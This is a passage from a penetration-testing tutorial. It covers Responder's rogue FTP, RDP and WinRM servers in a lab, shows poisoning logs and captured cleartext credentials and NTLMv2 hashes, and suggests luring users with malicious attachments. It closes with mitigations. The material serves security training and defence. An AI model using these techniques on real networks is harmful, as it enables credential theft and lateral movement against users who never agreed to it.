An FTP server is also given here. Let's try and access it via victim's browser




As you can see, anonymous credentials are obtained. Please note that while accessing it with browser valid username and password can be given as well which will be obtained in clear


text

```
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[*] Skipping previously captured hash for IGNITE\harshitrajpal
[FTP] Cleartext Client   : ::ffff:192.168.1.3
[*] Skipping previously captured cleartext password for anonymous
[FTP] Cleartext Username : anonymous
[FTP] Cleartext Password : IEUser@
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] Skipping previously captured cleartext password for anonymous
[*] [NBT-NS] Poisoned answer sent to ::ffff:192.168.1.3 for name NEWRANDOMURL (s
ctor)
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name newrando
[*] [LLMNR]  Poisoned answer sent to ::ffff:192.168.1.3 for name newrandomurl
[*] [LLMNR]  Poisoned answer sent to fe80::ddc5:3b8f:e421:a88a for name newrando
```

An RDP server is there as well. Lets access it using victim's machine




Upon entering the credentials, we receive the NTLMv2 hashes associated successfully



And a WinRM server is also given. It is a protocol use for powershell remoting. So, if a victim connects to this rogue WinRM server like this:

```
1. New-PSSession -ComputerName 192.168.1.4 -Credential (get-credential)
```



A hash is therefore obtained!

WHATS THE POINT? Often in pentest scenarios, to conduct lateral movement, we need to compromise credentials. Sending in malicious attachments with links to our rogue servers may fool a user into authenticating and hence, give us his credentials. Alternately, we can us relaying (Impacket's toolkit) to conduct various other attacks. For example, in this article, we have conducted LDAP relaying using impacket's ntlmrelay script and poisoning using responder in order to take over workstations.

Recommendations

To prevent attacks demonstrated above, following are recommended:

- Turn off LLMNR and NBT-NS in computer policy->computer configuration->admin templates->network
- If an organization can't turn it off, they must put network access control
- Use strong user passwords.

- To mitigate against the WPAD attack, you can add an entry for “wpad” in your DNS zone so that no LLMNR is sent.
- Use SMB signing to prevent SMB relay attacks

Conclusion

The article covered various useful attacks which can be performed with the help of Responder. The tool is coded in Python and hence, is platform-independent. Red teamers heavily use this tool to conduct lateral movement. The aim of the article is to serve as a ready reference when it comes to using responder in pentest scenarios. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact **here**

PREVIOUS POST
A Detailed Guide on Cewl

NEXT POST
A Detailed Guide on AMSI Bypass